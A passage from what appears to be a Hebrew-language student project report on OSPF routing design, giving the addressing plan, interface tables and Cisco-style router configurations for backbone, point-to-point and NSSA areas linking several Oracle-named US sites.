
אזור Totally NSSA

כמו מקודם, במקרה יש לנו **ASBR** באזור אך הוא **Totally stub**, ישלחו הודעות **LSA 7**.



הגדרה בפרויקט

להלן התכנון של האזורים בפרויקט יחד עם פרוטוקולי ניתוב אחרים:



כתובת הIP המנחה ב OSPF תהיה:


10.18.<AREA_NUMBER>.<HOST_NUMBER>


כלומר לכל **AREA** תהיה רשת משלה, לדוגמא ל **AREA 33** תהיה הרשת **10.18.33.0** ופרפיקס 30, שכן באזור זה יש חיבור ב **P2P**.

הגדרת ה Backbone – AREA 0

בחרתי להגדיר את אזור זה בטופולוגית **Multi access**, מכמה סיבות:

- ✓ יעילות, החיבור בין המכשירים נשלט על ידי נתב ראשי (**DR**) שמפחית את כמות הקשרים.
- ✓ הפחתת עומס, רק ה-**DR** וה-**BDR** מחזיקים קשר עם שאר הנתבים, ולא כל נתב עם כל השאר.
- ✓ פשטות בקשרים, כל נתב מתחבר רק ל-**DR** ול-**BDR**, ולא ישירות לכל נתב אחר.
- ✓ התרחבות, כל הנתבים מתחברים דרך ה-**DR** וה-**BDR**, מה שמפחית את העומס ברשת.
- ✓ אופטימיזציה לרשתות שידור, כיוון שזו תכונה של רשתות כמו **Ethernet** שבהן כל המכשירים נמצאים באותו תחום שידור.





*חלק מהציודים

כתובת הרשת באזור:

10.18.0.0/28

ניתן לראות כי יש 16 כתובות ברשת, ו14 הוסטים, סיבנות זה נבחר מכיוון שהכמות נתבים ב **BACKBONE** לא עולה על 14.

הגדרת נתב:

```
ORACLE_OSPF_AREA_0_ROUTER_9(config)#interface GigabitEthernet0/0
ORACLE_OSPF_AREA_0_ROUTER_9(config-if)#ip address 10.18.0.10 255.255.255.240
ORACLE_OSPF_AREA_0_ROUTER_9(config)#router ospf 1
ORACLE_OSPF_AREA_0_ROUTER_9(config-router)#network 10.18.0.0 0.0.0.15 area 0
```

הגדרת DR:

```
ORACLE_OSPF_AREA_0_ROUTER_3_DR(config)#interface GigabitEthernet0/0
ORACLE_OSPF_AREA_0_ROUTER_3_DR(config-if)#ip address 10.18.0.6 255.255.255.240
ORACLE_OSPF_AREA_0_ROUTER_3_DR(config-if)#ip ospf priority 255
ORACLE_OSPF_AREA_0_ROUTER_3_DR(config-if)#router ospf 1
ORACLE_OSPF_AREA_0_ROUTER_3_DR(config-router)#network 10.18.0.0 0.0.0.15 area 0
```

שימו לב ל priority הגבוה

הגדרת BDR:

```
ORACLE_OSPF_AREA_0_ROUTER_4_BDR(config)#interface GigabitEthernet0/0
ORACLE_OSPF_AREA_0_ROUTER_4_BDR(config-if)#ip address 10.18.0.7 255.255.255.240
ORACLE_OSPF_AREA_0_ROUTER_4_BDR(config-if)#ip ospf priority 254
ORACLE_OSPF_AREA_0_ROUTER_4_BDR(config-if)#router ospf 1
ORACLE_OSPF_AREA_0_ROUTER_4_BDR(config-router)#network 10.18.0.0 0.0.0.15 area 0
```


שימו לב ל priority גבוה אך נמוך מה DR


הגדרת AREA 110:

אזור 110 מחבר את הסניפים בוירג'יניה, קליפורניה ואריזונה הוא **P2P**, וכתובת הרשת שלו היא:

10.18.110.0/30

באזור זה שישה נתבים והוא נראה כך:





למען הגדרה קלה של הממשקים על פי הדיאגרמה לעיל יצרתי את הטבלה הזו:

ORACLE_OSPF_AREA_110_ROUTER_2	ip		ORACLE_OSPF_AREA_110_ROUTER_1	ip
GigabitEthernet0/0	10.18.110.1		GigabitEthernet0/0	10.18.110.2
GigabitEthernet0/1	10.18.110.9		GigabitEthernet0/1	10.18.110.21
GigabitEthernet0/2	10.18.110.13		GigabitEthernet0/2	10.18.110.25
GigabitEthernet0/3	10.18.110.17		GigabitEthernet0/3	10.18.110.29
GigabitEthernet0/4	10.18.110.5		GigabitEthernet0/4	10.18.110.33
ORACLE_OSPF_AREA_110_ROUTER_3	ip		ORACLE_OSPF_AREA_110_ROUTER_4	ip
GigabitEthernet0/0	10.18.110.10		GigabitEthernet0/0	10.18.110.6
GigabitEthernet0/1	10.18.110.34		GigabitEthernet0/1	10.18.110.22
GigabitEthernet0/2	10.18.110.37		GigabitEthernet0/2	10.18.110.38
GigabitEthernet0/3	10.18.110.49		GigabitEthernet0/3	10.18.110.41
GigabitEthernet0/4	10.18.110.57		GigabitEthernet0/4	10.18.110.45
ORACLE_OSPF_AREA_110_ROUTER_5	ip		ORACLE_OSPF_AREA_110_ROUTER_6	ip
GigabitEthernet0/0	10.18.110.18		GigabitEthernet0/0	10.18.110.14
GigabitEthernet0/1	10.18.110.26		GigabitEthernet0/1	10.18.110.30
GigabitEthernet0/2	10.18.110.46		GigabitEthernet0/2	10.18.110.58
GigabitEthernet0/3	10.18.110.50		GigabitEthernet0/3	10.18.110.42
GigabitEthernet0/4	10.18.110.53		GigabitEthernet0/4	10.18.110.54

הגדרת נתב:

```
ORACLE_OSPF_AREA_110_ROUTER_1(config)#interface GigabitEthernet0/0
ORACLE_OSPF_AREA_110_ROUTER_1(config-if)#ip address 10.18.110.2 255.255.255.252
ORACLE_OSPF_AREA_110_ROUTER_1(config-if)#interface GigabitEthernet1/0
ORACLE_OSPF_AREA_110_ROUTER_1(config-if)#ip address 10.18.110.21 255.255.255.252
ORACLE_OSPF_AREA_110_ROUTER_1(config-if)#interface GigabitEthernet2/0
ORACLE_OSPF_AREA_110_ROUTER_1(config-if)#ip address 10.18.110.25 255.255.255.252
ORACLE_OSPF_AREA_110_ROUTER_1(config-if)#interface GigabitEthernet3/0
ORACLE_OSPF_AREA_110_ROUTER_1(config-if)#ip address 10.18.110.29 255.255.255.252
ORACLE_OSPF_AREA_110_ROUTER_1(config-if)#interface GigabitEthernet4/0
ORACLE_OSPF_AREA_110_ROUTER_1(config-if)#ip address 10.18.110.33 255.255.255.252
ORACLE_OSPF_AREA_110_ROUTER_1(config-if)#router ospf 110
ORACLE_OSPF_AREA_110_ROUTER_1(config-router)#network 10.18.110.0 0.0.0.3 area 110
ORACLE_OSPF_AREA_110_ROUTER_1(config-router)#network 10.18.110.20 0.0.0.3 area 110
ORACLE_OSPF_AREA_110_ROUTER_1(config-router)#network 10.18.110.24 0.0.0.3 area 110
ORACLE_OSPF_AREA_110_ROUTER_1(config-router)#network 10.18.110.28 0.0.0.3 area 110
ORACLE_OSPF_AREA_110_ROUTER_1(config-router)#network 10.18.110.32 0.0.0.3 area 110
```

הגדרת נתב ABR:

```
ORACLE_OSPF_AREA_110_ABR_TO_AREA_0_2(config)#interface GigabitEthernet0/0
ORACLE_OSPF_AREA_110_ABR_TO_AREA_0_2(config-if)#ip address 10.18.110.14 255.255.255.252
ORACLE_OSPF_AREA_110_ABR_TO_AREA_0_2(config-if)#interface GigabitEthernet1/0
ORACLE_OSPF_AREA_110_ABR_TO_AREA_0_2(config-if)#ip address 10.18.110.30 255.255.255.252
ORACLE_OSPF_AREA_110_ABR_TO_AREA_0_2(config-if)#interface GigabitEthernet2/0
ORACLE_OSPF_AREA_110_ABR_TO_AREA_0_2(config-if)#ip address 10.18.110.58 255.255.255.252
ORACLE_OSPF_AREA_110_ABR_TO_AREA_0_2(config-if)#interface GigabitEthernet3/0
ORACLE_OSPF_AREA_110_ABR_TO_AREA_0_2(config-if)#ip address 10.18.110.42 255.255.255.252
ORACLE_OSPF_AREA_110_ABR_TO_AREA_0_2(config-if)#interface GigabitEthernet4/0
ORACLE_OSPF_AREA_110_ABR_TO_AREA_0_2(config-if)#ip address 10.18.110.54 255.255.255.252
ORACLE_OSPF_AREA_110_ABR_TO_AREA_0_2(config-if)#interface GigabitEthernet5/0
ORACLE_OSPF_AREA_110_ABR_TO_AREA_0_2(config-if)#ip address 10.18.110.66 255.255.255.252
ORACLE_OSPF_AREA_110_ABR_TO_AREA_0_2(config-if)#interface GigabitEthernet6/0
ORACLE_OSPF_AREA_110_ABR_TO_AREA_0_2(config-if)#ip address 10.18.110.73 255.255.255.252
ORACLE_OSPF_AREA_110_ABR_TO_AREA_0_2(config-if)#interface GigabitEthernet7/0
ORACLE_OSPF_AREA_110_ABR_TO_AREA_0_2(config-if)#ip address 10.18.110.77 255.255.255.252
ORACLE_OSPF_AREA_110_ABR_TO_AREA_0_2(config-if)#router ospf 110
ORACLE_OSPF_AREA_110_ABR_TO_AREA(config-router)#network 10.18.110.56 0.0.0.3 area 110
ORACLE_OSPF_AREA_110_ABR_TO_AREA(config-router)#network 10.18.110.28 0.0.0.3 area 110
ORACLE_OSPF_AREA_110_ABR_TO_AREA(config-router)#network 10.18.110.12 0.0.0.3 area 110
ORACLE_OSPF_AREA_110_ABR_TO_AREA(config-router)#network 10.18.110.40 0.0.0.3 area 110
ORACLE_OSPF_AREA_110_ABR_TO_AREA(config-router)#network 10.18.110.52 0.0.0.3 area 110
ORACLE_OSPF_AREA_110_ABR_TO_AREA(config-router)#network 10.18.110.76 0.0.0.3 area 110
ORACLE_OSPF_AREA_110_ABR_TO_AREA(config-router)#network 10.18.110.72 0.0.0.3 area 110
ORACLE_OSPF_AREA_110_ABR_TO_AREA(config-router)#network 10.18.110.64 0.0.0.3 area 0
```

הרשת המסומנת מופנית ל AREA 0

הגדרות Arizona:

ORACLE_US_AZ_Phoenix_F0_ROUTER1

```
ORACLE_US_AZ_Phoenix_F0_ROUTER1(config)#interface GigabitEthernet8/0
ORACLE_US_AZ_Phoenix_F0_ROUTER1(config-if)#ip address 10.18.110.74 255.255.255.252
ORACLE_US_AZ_Phoenix_F0_ROUTER1(config-if)#router ospf 110
ORACLE_US_AZ_Phoenix_F0_ROUTER1(config-router)#network 10.18.110.72 0.0.0.3 area 110
ORACLE_US_AZ_Phoenix_F0_ROUTER1(config-router)#network 172.18.144.0 0.0.1.255 area 110
ORACLE_US_AZ_Phoenix_F0_ROUTER1(config-router)#network 172.18.146.0 0.0.1.255 area 110
ORACLE_US_AZ_Phoenix_F0_ROUTER1(config-router)#network 172.18.148.0 0.0.1.255 area 110
ORACLE_US_AZ_Phoenix_F0_ROUTER1(config-router)#network 172.18.150.0 0.0.1.255 area 110
ORACLE_US_AZ_Phoenix_F0_ROUTER1(config-router)#network 172.18.152.0 0.0.1.255 area 110
ORACLE_US_AZ_Phoenix_F0_ROUTER1(config-router)#network 172.18.154.0 0.0.1.255 area 110
ORACLE_US_AZ_Phoenix_F0_ROUTER1(config-router)#network 172.18.156.0 0.0.1.255 area 110
```

ORACLE_US_AZ_Phoenix_F0_ROUTER2

```
ORACLE_US_AZ_Phoenix_F0_ROUTER2(config)#interface GigabitEthernet8/0
ORACLE_US_AZ_Phoenix_F0_ROUTER2(config-if)#ip address 10.18.110.78 255.255.255.252
ORACLE_US_AZ_Phoenix_F0_ROUTER2(config-if)#router ospf 110
ORACLE_US_AZ_Phoenix_F0_ROUTER2(config-router)#network 10.18.110.76 0.0.0.3 area 110
ORACLE_US_AZ_Phoenix_F0_ROUTER2(config-router)#network 172.18.144.0 0.0.1.255 area 110
ORACLE_US_AZ_Phoenix_F0_ROUTER2(config-router)#network 172.18.146.0 0.0.1.255 area 110
ORACLE_US_AZ_Phoenix_F0_ROUTER2(config-router)#network 172.18.148.0 0.0.1.255 area 110
ORACLE_US_AZ_Phoenix_F0_ROUTER2(config-router)#network 172.18.150.0 0.0.1.255 area 110
ORACLE_US_AZ_Phoenix_F0_ROUTER2(config-router)#network 172.18.152.0 0.0.1.255 area 110
ORACLE_US_AZ_Phoenix_F0_ROUTER2(config-router)#network 172.18.154.0 0.0.1.255 area 110
ORACLE_US_AZ_Phoenix_F0_ROUTER2(config-router)#network 172.18.156.0 0.0.1.255 area 110
```

הגדרות California:

ORACLE_US_CA_San_Jose_F0_ROUTER1

```
ORACLE_US_CA_San_Jose_F0_ROUTER1(config)#interface GigabitEthernet8/0
ORACLE_US_CA_San_Jose_F0_ROUTER1(config-if)#ip address 10.18.110.82 255.255.255.252
ORACLE_US_CA_San_Jose_F0_ROUTER1(config-if)#router ospf 110
ORACLE_US_CA_San_Jose_F0_ROUTER1(config-router)#network 10.18.110.80 0.0.0.3 area 110
ORACLE_US_CA_San_Jose_F0_ROUTER1(config-router)#network 172.18.162.0 0.0.1.255 area 110
ORACLE_US_CA_San_Jose_F0_ROUTER1(config-router)#network 172.18.164.0 0.0.1.255 area 110
ORACLE_US_CA_San_Jose_F0_ROUTER1(config-router)#network 172.18.166.0 0.0.1.255 area 110
ORACLE_US_CA_San_Jose_F0_ROUTER1(config-router)#network 172.18.160.0 0.0.1.255 area 110
```


ORACLE_US_CA_San_Jose_F0_ROUTER2

```
ORACLE_US_CA_San_Jose_F0_ROUTER2(config)#interface GigabitEthernet8/0
ORACLE_US_CA_San_Jose_F0_ROUTER2(config-if)#ip address 10.18.110.86 255.255.255.252
ORACLE_US_CA_San_Jose_F0_ROUTER2(config-if)#router ospf 110
ORACLE_US_CA_San_Jose_F0_ROUTER2(config-router)#network 10.18.110.84 0.0.0.3 area 110
ORACLE_US_CA_San_Jose_F0_ROUTER2(config-router)#network 172.18.162.0 0.0.1.255 area 110
ORACLE_US_CA_San_Jose_F0_ROUTER2(config-router)#network 172.18.164.0 0.0.1.255 area 110
ORACLE_US_CA_San_Jose_F0_ROUTER2(config-router)#network 172.18.166.0 0.0.1.255 area 110
ORACLE_US_CA_San_Jose_F0_ROUTER2(config-router)#network 172.18.160.0 0.0.1.255 area 110
```

הגדרות Virginia:

ORACLE_US_VA_Ashburn_F0_ROUTER

```
ORACLE_US_VA_Ashburn_F0_ROUTER(config)#interface GigabitEthernet0/0/0
ORACLE_US_VA_Ashburn_F0_ROUTER(config-if)#ip address 10.18.110.70 255.255.255.252
ORACLE_US_VA_Ashburn_F0_ROUTER(config-if)#router ospf 110
ORACLE_US_VA_Ashburn_F0_ROUTER(config-router)#network 10.18.110.68 0.0.0.3 area 110
ORACLE_US_VA_Ashburn_F0_ROUTER(config-router)#network 172.18.130.0 0.0.1.255 area 110
ORACLE_US_VA_Ashburn_F0_ROUTER(config-router)#network 172.18.132.0 0.0.1.255 area 110
ORACLE_US_VA_Ashburn_F0_ROUTER(config-router)#network 172.18.134.0 0.0.1.255 area 110
ORACLE_US_VA_Ashburn_F0_ROUTER(config-router)#network 172.18.128.0 0.0.1.255 area 110
```




<u>הגדרת AREA 33:</u>

אזור 33 מחבר את הסניף של אוסטרליה ו RIP הוא **P2P** והוא מסוג **NSSA**, וכתובת הרשת שלו היא:

10.18.33.0/30

באזור זה שישה נתבים והוא נראה כך:



למען הגדרה קלה של הממשקים על פי הדיאגרמה לעיל יצרתי את הטבלה הזו:

ORACLE_OSPF_AREA_33_ROUTER_1	ip
GigabitEthernet0/0	10.18.33.1
GigabitEthernet1/0	10.18.33.5
GigabitEthernet2/0	10.18.33.9
GigabitEthernet3/0	10.18.33.13
GigabitEthernet4/0	10.18.33.17

ORACLE_OSPF_AREA_33_ROUTER_4	ip
GigabitEthernet0/0	10.18.33.54
GigabitEthernet1/0	10.18.33.14
GigabitEthernet2/0	10.18.33.30
GigabitEthernet3/0	10.18.33.41
GigabitEthernet4/0	10.18.33.49

ORACLE_OSPF_AREA_33_ROUTER_2	ip
GigabitEthernet0/0	10.18.33.2
GigabitEthernet1/0	10.18.33.33
GigabitEthernet2/0	10.18.33.29
GigabitEthernet3/0	10.18.33.25
GigabitEthernet4/0	10.18.33.21

ORACLE_OSPF_AREA_33_ROUTER_5	ip
GigabitEthernet0/0	10.18.33.22
GigabitEthernet1/0	10.18.33.6
GigabitEthernet2/0	10.18.33.38
GigabitEthernet3/0	10.18.33.42
GigabitEthernet4/0	10.18.33.57

ORACLE_OSPF_AREA_33_ROUTER_3	ip
GigabitEthernet0/0	10.18.33.18
GigabitEthernet1/0	10.18.33.34
GigabitEthernet2/0	10.18.33.37
GigabitEthernet3/0	10.18.33.45
GigabitEthernet4/0	10.18.33.53

ORACLE_OSPF_AREA_33_ROUTER_6	ip
GigabitEthernet0/0	10.18.33.58
GigabitEthernet1/0	10.18.33.26
GigabitEthernet2/0	10.18.33.10
GigabitEthernet3/0	10.18.33.46
GigabitEthernet4/0	10.18.33.50

הגדרת נתב:

```
ORACLE_OSPF_AREA_33_ROUTER_3(config)#interface GigabitEthernet0/0
ORACLE_OSPF_AREA_33_ROUTER_3(config-if)#ip address 10.18.33.18 255.255.255.252
ORACLE_OSPF_AREA_33_ROUTER_3(config-if)#interface GigabitEthernet1/0
ORACLE_OSPF_AREA_33_ROUTER_3(config-if)#ip address 10.18.33.34 255.255.255.252
ORACLE_OSPF_AREA_33_ROUTER_3(config-if)#interface GigabitEthernet2/0
ORACLE_OSPF_AREA_33_ROUTER_3(config-if)#ip address 10.18.33.37 255.255.255.252
ORACLE_OSPF_AREA_33_ROUTER_3(config-if)#interface GigabitEthernet3/0
ORACLE_OSPF_AREA_33_ROUTER_3(config-if)#ip address 10.18.33.45 255.255.255.252
ORACLE_OSPF_AREA_33_ROUTER_3(config-if)#interface GigabitEthernet4/0
ORACLE_OSPF_AREA_33_ROUTER_3(config-if)#ip address 10.18.33.53 255.255.255.252
ORACLE_OSPF_AREA_33_ROUTER_3(config-if)#interface GigabitEthernet5/0
ORACLE_OSPF_AREA_33_ROUTER_3(config-if)#ip address 10.18.33.78 255.255.255.252
ORACLE_OSPF_AREA_33_ROUTER_3(config-if)#router ospf 33
ORACLE_OSPF_AREA_33_ROUTER_3(config-router)#area 33 nssa
ORACLE_OSPF_AREA_33_ROUTER_3(config-router)#network 10.18.33.16 0.0.0.3 area 33
ORACLE_OSPF_AREA_33_ROUTER_3(config-router)#network 10.18.33.32 0.0.0.3 area 33
ORACLE_OSPF_AREA_33_ROUTER_3(config-router)#network 10.18.33.36 0.0.0.3 area 33
ORACLE_OSPF_AREA_33_ROUTER_3(config-router)#network 10.18.33.44 0.0.0.3 area 33
ORACLE_OSPF_AREA_33_ROUTER_3(config-router)#network 10.18.33.52 0.0.0.3 area 33
ORACLE_OSPF_AREA_33_ROUTER_3(config-router)#network 10.18.33.76 0.0.0.3 area 33
```

הגדרת נתב ABR:

